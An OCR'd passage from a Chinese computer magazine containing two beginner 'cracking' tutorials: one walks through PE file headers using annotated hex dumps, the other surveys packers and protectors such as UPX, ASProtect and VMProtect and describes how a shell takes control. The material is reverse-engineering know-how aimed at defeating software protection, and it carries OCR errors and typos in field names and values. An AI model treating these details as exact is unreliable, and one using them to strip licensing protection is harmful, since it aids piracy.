激动人心的时刻到来了，小心翼翼的输入地址，按下回车，进入了终点，如图37。到达终点没什么物质奖励，但是到达终点时，你收获了知识与满足。希望下一次游戏时我们再见。




图37

（文章中涉及的相关源码本期光盘已收录）

破解零起步（八）——PE文件格式

rejector

熬一熬都七月了，rejector老师也放假回家了。在回家之前还是不忘给大家上一课，这节课就来讲讲PE文件格式。要学习破解技术，那么PE文件格式是必不可少的内容。

PE是Portable Execute的简称，翻译成中文就是可移植的执行体，它是win32可执行文件的标准格式，常见的EXE、DLL、OCX、SYS、COM文件都是PE文件。

一个可执行文件不光包含了二进制的机器代码，还会自带许多其它信息，如字符串，菜单图标，字体等资源。PE文件格式规定了所有的这些信息在可执行文件中如何组织，在程序被执行时，操作系统会按照PE文件格式的约定去相应的地方定位各种类型的资源，并分别装入内存的不同区域。

PE文件最前面紧随DOS MZ文件头的是一个DOS可执行文件（Stub）。这使得PE文件成为一个合法的MS-DOS可执行文件。DOS MZ文件头后面是一个32位的PE文件标志0x50450000(IMAGE_NT_SIGNATURE)，即PE00。接下来的是PE的映像文件头，包含的信息有该程序的运行平台，有多少个节，文件链接的时间，文件的命名格式，后面还紧跟一个可选映像头，包含PE文件的逻辑分布信息，程序加载信息，开始地址，保留的堆栈数量，数据段大小等。可选头还有一个重要的域，称为“数据目录表”的数组，表的每一项都是指向某一节的指针。可选映像头后面紧跟的是节表和节。节通过节表来实现索引。实际上，节的内容才是真正执行的数据和程序。每一个节都有相关的标志。每一个节会被一个或多个目录表指向，目录表可通过可选头的“数据目录表”的入口找到。就像输出函数表或基址重定位表。也存在没有目录表指向的节。

一个操作系统的可执行文件格式在很多方面是这个系统的一面镜子。虽然学习一个可执行文件格式通常不是一个程序员的首要任务，但是你可以从这其中学到大量的知识，对学习破解技术会有非常大的帮助。

这里来具体了解一下PE文件头。

PE文件使用的是一个平面地址空间，所有代码和数据都合并在一起，组成一个很大的结构。

PE文件的第一个字节起始于于MS-DOS头部，它包括Dos Mz head和Dos stub两部分，紧随MS-DOS头部的是PE文件头(PE Header)，往后是节表信息，再往后是导入导出表及资源的信息。

这里来具体分析一个PE文件头，用16进制编辑工具打开一个EXE的可执行文件，就可以看到如下的数据：

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?.........
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00  ............?..
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ?.???L?Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  16 A6 CB B0 52 C7 A5 E3 52 C7 A5 E3 52 C7 A5 E3  ?膊钎鎊钎鎊钎?
00000090  4C 95 36 E3 50 C7 A5 E3 4C 95 30 E3 53 C7 A5 E3  L?鋊钎鉦?鈬钎?
000000A0  4C 95 26 E3 46 C7 A5 E3 4C 95 21 E3 50 C7 A5 E3  L?鉌钎鉦?鋊钎?
000000B0  75 01 DE E3 57 C7 A5 E3 52 C7 A4 E3 7F C7 A5 E3  u 捭W钎鎊扦?钎?
000000C0  4C 95 2F E3 50 C7 A5 E3 4C 95 31 E3 53 C7 A5 E3  L?鋊钎鉦?鈬钎?
000000D0  4C 95 34 E3 53 C7 A5 E3 52 69 63 68 52 C7 A5 E3  L?鈬钎鎊ichR钎?
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L |.
```

MS-DOS头部位为PE文件的开头，文件开始的两个字节为0x4D 0x5A，正好字符“MZ”的ASCII码也是0x4D 0x5A，所以通常把这一部分称为MZ头。在其后面就是DOS stub，它是PE文件的一个有效标志，当文件运行在MS-DOS模式下时，则会提示“This program cannot be run in DOS mode”，这个提示信息用户可以自己定义，其位于便宜0x4E处。MS-DOS头部拥有一个重要信息，在文件偏移0x3C处，存放着PE signature的偏移，这里是0x000000F8，它指向一个4字节的结构“PE\0\0”。

```
000000F0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00........PE..L |.
00000100  CB E9 13 4E 00 00 00 00 00 00 00 00 E0 00 02 01  碎N........?
```

以上信息都是只储存在文件里的，当PE加载器把文件加载到内存时这些信息就都会被舍去。紧跟着“PE\0\0”字段的是COFF头部分，它的每个字段都拥有具体的功能：

Mechine字段：紧跟在“PE\0\0”字段的后面，在这里的文件偏移为0xFC，大小为两个字节，其标志着PE文件可以执行的CPU平台，这里是0x014C；

NumberOfSections字段：位于Mechine字段之后，与“PE\0\0”字段的偏移为2，大小为两个字节，其标志着紧跟在COFF头之后的节表的数目，这里是0x0005，表示有5个区块；

TimeDateStamp字段：位于NumberOfSections字段之后，与“PE\0\0”字段的偏移为4，大小为4个字节，标志着文件的创建时间，这里是0x4E13E9CB；

PointerToSymbolTable字段：位与TimeDateStamp字段之后，与“PE\0\0”字段的偏移为8，大小为4个字节，标志着COFF符号表的文件偏移，如果该值为0则表示文件

没有COFF符号表，这里是0x00000000，这表示该文件没有COFF符号表；

NumberOfSymbols字段：位于PointerToSymbolTable字段之后，与“PE\0\0”字段的偏移为12，大小为4个字节，标志着COFF符号表中的符号数目，这里是0x00000000，表示没有符号；

SizeOfOptionalHeader字段：位于NumberOfSymbols字段之后，与“PE\0\0”字段的偏移为16，大小为2个字节，标志着位于COFF头之后的数据的大小，这里是0x00E0；

Characteristics字段：位于SizeOfOptionalHeader字段之后，与“PE\0\0”字段的偏移为18，大小为2个字节，其表示可执行文件的属性，这里是0x0102。

```
00000110  0B 01 09 00 00 0A 00 00 00 D0 00 00 00 00 00 00
00000120  74 14 00 00 00 10 00 00 00 20 00 00 00 00 40 00
00000130  00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00
00000140  05 00 00 00 00 00 00 00 00 20 01 00 00 04 00 00
00000150  3D A3 01 00 02 00 40 81 00 00 10 00 00 10 00 00
00000160  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
```

接下来是Optional Header，既常说的可选文件头：

Magic字段：与Optional Header的偏移为0，大小为2个字节，其说明了映像的类型，这里是0x010B；

MajorLinkerVersion字段：与Optional Header的偏移为2，大小为1个字节，其表示链接程序的主版本号，这里是0x09；

MinorLinkerVersion字段：与Optional Header的偏移为3，大小为1个字节，其表示链接程序的副版本号，这里是0x00；

SizeOfCode字段：与Optional Header的偏移为4，大小为4个字节，其表示代码段的大小，这里是0x00000A00；

SizeOfInitializedData字段：与Optional Header的偏移为8，大小为4个字节，其表示已初始化的数据段的大小，这里是0x0000D000；

SizeOfUninitializedData字段：与Optional Header的偏移为12，大小为4个字节，其表示未初始化的数据段的大小，这里是0x00000000；

AddressOfEntryPoint字段：与Optional Header的偏移为16，大小为4个字节，其表示程序的入口点地址，这里是0x00001474；

BaseOfCode字段：与Optional Header的偏移为20，大小为4个字节，其表示代码段的基址，这里是0x00001000；

BaseOfData字段：与Optional Header的偏移为24，大小为4个字节，其表示数据段的基址，这里是0x00002000；

ImageBase字段：与Optional Header的偏移为28，大小为4个字节，其表示文件在载入内存的基址，这里是0x00400000；

SectionAlignment字段：与Optional Header的偏移为32，大小为4个字节，其表示文件载入内存后的段对齐大小，这里是0x00001000；

FileAlignment字段：与Optional Header的偏移为36，大小为4个字节，其表示文件在储存在硬盘上的段对齐大小，这里是0x00000200；

MajorOperatingSystemVersion字段：与Optional Header的偏移为40，大小为2个字节，其表示需要操作系统最低版本的主版本号，这里是0x0005；

MinorOperatingSystemVersion字段：与Optional Header的偏移为42，大小为2个字节，其表示需要操作系统最低版本的副版本号，这里是0x0000；

MajorImageVersion字段：与Optional Header的偏移为44，大小为2个字节，其表示可执行文件的主版本号，这里是0x0000；

MinorImageVersion字段：与Optional Header的偏移为46，大小为2个字节，其表示可执行文件的副版本号，这里是0x0000；

MajorSubsystemVersion字段：与Optional Header的偏移为48，大小为2个字节，其表示需要最低子系统的主版本号，这里是0x0050；

MinorSubsystemVersion字段：与Optional Header的偏移为50，大小为2个字节，其表示需要最低子系统的副版本号，这里是0x0000；

Win32VersionValue字段：与Optional Header的偏移为52，大小为4个字节，不使用该字段，这里是0x00000000；

SizeOfImage字段：与Optional Header的偏移为56，大小为4个字节，其表示可执行文件装入内存后的总大小，这里是0x00012000；

SizeOfHeaders字段：与Optional Header的偏移为60，大小为4个字节，其表示所有头部的总大小，这里是0x00000400；

CheckSum字段：与Optional Header的偏移为64，大小为4个字节，其表示映像校验和，这里是0x0001A33D；

Subsystem字段：与Optional Header的偏移为68，大小为2个字节，其表示可执行文件执行所需的子系统，这里是0x0002；

DllCharacteristics字段：与Optional Header的偏移为70，大小为2个字节，当可执行文件为DLL文件时其与DllMain函数的调用有关，这里是0x8140；

SizeOfStackReserve字段：与Optional Header的偏移为72，大小为4个字节，其表示堆栈的总大小，这里是0x00100000；

SizeOfStackCommit字段：与Optional Header的偏移为76，大小为4个字节，其表示一开始委派给堆栈的大小，这里是0x00100000；

SizeOfHeapReserve字段：与Optional Header的偏移为80，大小为4个字节，其表示进程的堆大小，这里是0x00100000；

SizeOfHeapCommit字段：与Optional Header的偏移为84，大小为4个字节，其表示一开始委派给堆的大小，这里是0x00100000；

LoaderFlags字段：与Optional Header的偏移为88，大小为4个字节，其表示程序的装载特性，默认为0x00000000；

NumberOfRvaAndSizes字段：与Optional Header的偏移为92，大小为4个字节，其表示数据目录表的项数，这里是0x00000010。

```
00000170  00 00 00 00 00 00 00 00 BC 22 00 00 50 00 00 00  ........?..P...
00000180  00 40 00 00 C2 C0 00 00 00 00 00 00 00 00 00 00  .@..吕..........
00000190  00 00 00 00 00 00 00 00 00 10 01 00 5C 01 00 00  .........+ .\ ..
000001A0  E0 20 00 00 1C 00 00 00 00 00 00 00 00 00 00 00  ?.............
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001C0  90 21 00 00 40 00 00 00 00 00 00 00 00 00 00 00  ?..@...........
000001D0  00 20 00 00 C0 00 00 00 00 00 00 00 00 00 00 00  . ..?..........
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

接下来是数据目录表，其包括输入表，输出表，资源块，其大小由NumberOfRvaAndSizes字段决定。MSDN里对数据块结构的定义如下

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIREC-
TORY;
```

每个数据块占8个字节，前4个字节表示数据块的起始地址，后4个字节表示数据块的大小。

```
000001F0  2E 74 65 78 74 00 00 00 BE 09 00 00 00 10 00 00  .text...?...+..
00000200  00 0A 00 00 00 04 00 00 00 00 00 00 00 00 00 00  ................
00000210  00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00  .... .. .rdata..
00000220  00 07 00 00 00 20 00 00 00 08 00 00 00 0E 00 00  .•.. ........
00000230  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000240  2E 64 61 74 61 00 00 00 98 03 00 00 00 30 00 00  .data...?...0..
00000250  00 02 00 00 00 16 00 00 00 00 00 00 00 00 00 00  ................
00000260  00 00 00 00 40 00 00 C0 2E 72 73 72 63 00 00 00  ....@..?rsrc...
00000270  C2 C0 00 00 00 40 00 00 00 C2 00 00 00 18 00 00  吕...@...?.....
00000280  00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40  ............@..@
00000290  2E 72 65 6C 6F 63 00 00 22 02 00 00 00 10 01 00  .reloc.."....+ .
000002A0  00 04 00 00 00 DA 00 00 00 00 00 00 00 00 00 00  .....?.........
000002B0  00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00  ....@..B........
```

接下来是区块目录信息。一个区块目录的大小为40个字节，而可以看出，这里有5个区块：

Name字段：与区块目录首的偏移为0，大小为8个字节，内容为一个ASCII字符串，表示区块名称，这里是.text；

VirtualSize字段：与区块目录的偏移为8，大小为4个字节，表示实际被使用的区块大小，这里是0x000009BE；

VirtualAddress字段：与区块目录的偏移为12，大小为4个字节，表示该区块装载到内存中的地址，这里是0x00001000；

SizeOfRawData字段：与区块目录的偏移为16，大小为4个字节，表示可执行文件储存在磁盘上的时该区块所占的大小，这里是0x00000A00；

PointerToRawData字段：与区块目录的偏移为20，大

小为4个字节，表示可执行文件储存在磁盘上的时该区块所在的偏移，这里是0x00000400；

PointerToRelocations字段：与区块目录的偏移为24，大小为4个字节，表示该区块重定位信息的偏移，这里是0x00000000；

PointerToLinenumbers字段：与区块目录的偏移为28，大小为4个字节，表示行号表在文件中的偏移，这里是0x00000000；

NumberOfRelocations字段：与区块目录的偏移为32，大小为2个字节，表示该区块在重定位表中的重定位数目，这里是0x0000；

NumberOfLinenumbers字段：与区块目录的偏移为34，大小为2个字节，该区块在行号表中的行号，这里是0x0000；

Characteristics字段：与区块目录的偏移为36，大小为4个字节，标志着块的属性，这里是0x00000020。

破解零起步（九）——认识壳

rejector

首先，要对“壳”有一个大概的认识。壳的读音为“ke”，我身边有很多朋友把它读作“qiao”，这是不对的。可以把程序的“壳”形象地理解为动物、植物的壳，比如“乌龟壳”、“花生壳”。“壳”在英文里叫做“shell”，翻译过来就是“外壳”的意思，它和动植物的外壳性质是一样的。动植物的外壳用来保护自己的身体，而软件的“壳”也是用来保保护自己的身体。

软件的“壳”是一段代码，程序为了防止反跟踪，防止程序被人跟踪调试，防止算法程序不想被别人静态分析，防止程序代码被非法修改或反编译就需要加壳。现在越来越多的软件为了保护其自身的代码而使用了加壳技术。既然软件用到了加壳技术来保护自身的代码，那我们要分析软件的代码就要解开它的壳保护，这就是脱壳技术。

加壳软件按照其加壳目的和作用，可以分为两类：压缩壳（Packer）和加密壳（Protectors）。

压缩壳通过使用压缩算法，将程序的代码进行压缩，其的主要目的是减小程序体积。以往的压缩工具，通常是将电脑中的资料或文档进行压缩，用来缩小储存空间，但是压缩后就不能再运行了，如果想运行必须解压缩。另外当你的系统中无压缩软件时，你的压缩包即无法解开。而压缩壳的独特之处就在这里，压缩壳是专门对WIN32可执行程序进行压缩的工具，压缩后程序能正常运行，丝毫不会受到任何影响。而且即使你已经将加壳软件从系统中删除，曾经加过壳的文件仍可正常使用。这里介绍几款常见的压缩壳：

1．ASPacK

ASPack是款Win32可执行文件压缩软件，可压缩Windows 32位可执行文件（.exe）以及库文件（.dll、.ocx），文件压缩比率高达40%～70%。

2．UPX

UPX是一个以命令行方式操作的可执行文件经典免费压缩程序，压缩算法自己实现，速度极快。

3．PECompact

PECompact同样也是一款能压缩可执行文件的工具（支持EXE、DLL、SCR、OCX等文件）。相比同类软件，PECompact提供了多种压缩项目的选择，用户可以根据需要确定哪些内部资源需要压缩处理。同时，该软件还提供了加解密的插件接口功能。

4．NSPack

NSPack是老牌压缩软件，用户称它为北斗，NSPack是一个为 Windows下的EXE/DLL/OCX/SCR等32位、64位可运行文件减小体积的压缩器（同时支持C#.net的压缩）。

加密壳用上了各种反跟踪技术保护程序不被调试、脱壳等，其加壳后的体积大小不是其考虑的主要因素，它的主要作用是保护程序。这里介绍几款常见的压缩壳：

1．ASProtect

ASProtect是一款非常强大的Windows 32位保护工具，这4、5年来，其一直在更新进步。其开发者是俄国人Alexey

Solodovnikov。它拥有压缩、加密、反跟踪代码、反-反汇编代码、CRC校验和花指令等保护措施。它使用Blowfish、Twofish、TEA等强劲的加密算法，还用RSA1024作为注册密钥生成器。它还通过API钩子（API hooks，包括Import hooks（GPA hook）和Export hooks）与加壳的程序进行通信。甚至用到了多态变形引擎（Polymorphic Engine）。反Apihook代码（Anti-Apihook Code）和BPE32的多态变形引擎（BPE32的Polymorphic Engine）。并且ASProtect为软件开发人员提供SDK，实现加密程序内外结合。

2．Armadillo加密壳

Armadillo 是一套强大的软件保护系统，可以为您的程序添加装甲般的外壳。通过艺术性的加密、数据压缩和其它安全特性保护您的程序不被盗版和破解。Armadillo 可以让您在5分钟内为您的程序设计并添加一套完全的软件保护和注册系统，并且不需要您修改任何程序代码！Armadillo 支持所有语言编写的32位 Windows EXE 文件。

3．EXECryptor加密壳

EXECryptor也是一款猛壳，可能由于兼容性等原因，采用其保护的商业软件不是太多。这款壳的特点是Anti-Debug做的比较隐蔽，另外就是采用了虚拟机保护一些关键代码。

虚拟机技术是近些年比较流行的软件加密技术，也算是一种壳。虚拟机，Virtual Machine，简称VM，通常所说的虚拟机是指通过软件模拟的具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统，比如常用的VMWare。这里说的虚拟机和VMWare不同，倒有点像Java虚拟机，它通过虚拟保护引擎模拟出一系列的指令来解释执行，可以将虚拟机想象成为带有不同于 Intel 8086 处理器系统指令的虚拟处理器，从而起到对程序代码的保护作用。这样一来，破解者就需要开发一整套的解析引擎来分析和反编译字节码，以现有的解密理论，破解者想要还原出源代码几乎是不可能的。

虚拟机保护是近几年新兴的技术，它以执行的效率换取程序的安全，通过虚拟机保护处理过的代码，往往一条汇编指令会膨胀为原来的几十倍，甚至上百倍。逆向工作者在分析通过虚拟机保护的程序时，也行看了上百行的代码以后却发现这只是一句a+b指令，这是很郁闷的事情。

下面介绍几款常见的虚拟机保护软件：

1．VMProtect

VMProtect是新一代的软件保护系统，是一款纯虚拟机保护软件，它将保护后的代码放到虚拟机中运行，这将使分析反编译后的代码和破解变得极为困难。通过使用MAP文件或内建的反编译引擎，您可以快速选择需要保护的代码。它是当前最强的虚拟机保护软件，经VMProtect处理过的代码，至今还没有人公开宣称能还原。但也有缺点，就是会影响程序速度，因此在一些对速度要求很高的场合就不适合用了。

2．Themida加密壳

Themida是Oreans的一款商业壳，它不是纯虚拟机保护软件，而是将虚拟机保护技术和加密保护技术结合起来，保护强度远不如VMProtect。Themida 1.1以前版本带驱动，稳定性有些影响。Themida最大特点就是其虚拟机保护技术，因此在程序中擅用SDK，将关键的代码让Themida用虚拟机保护起来。Themida最大的缺点就是生成的软件有些大。WinLicense这款壳和Themida是同一公司的一个系列产品，WinLicense主要多了一个协议，可以设定使用时间，运行次数等功能，两者核心保护是一样的。

软件在加了“壳”以后，壳的代码一般都是先于程序的代码运行，拿到程序的控制权，然后完成它们保护软件的任务。本节具体讲述壳的加载过程。

一个程序被加了壳以后，则程序自身的代码被加密（或压缩）处理。被加过壳的程序的代码一般会被分成两部分：原程序被加密过的代码和外壳程序的代码。当被加过壳的程序被执行时，外壳代码首先取得程序的执行权，还原程序中被加密处理过的代码，完成解密工作后再将程序控制权交给解密后的代码。





图1

一般的壳都会修改原程序文件的输入表，然后自己模仿Windows系统的工作来填充输入表中相关的数据。找一个实例，给它加个ASPack的壳，图1。用LoadPE比较加壳后和加壳后的程序的输入表，图2、图3，可以发现加壳之前的文件和加壳之后的文件的输入表不一样，加壳之后的文件的输入表一般所引入的DLL和API函数很少。从图2里可以看出加壳后的程序的输入表里只有kernerl32.dll里的

GerProcAddress，GetModuleHandleA，LoadLibraryA这三个函数。借壳代码实际上还需要其他的API函数来完成它的工作，为了隐藏这些API，它一般只在壳的代码中用显式链接方式动态加载这些API函数，而这三个函数是显式链接方式动态加载函数所必须的。

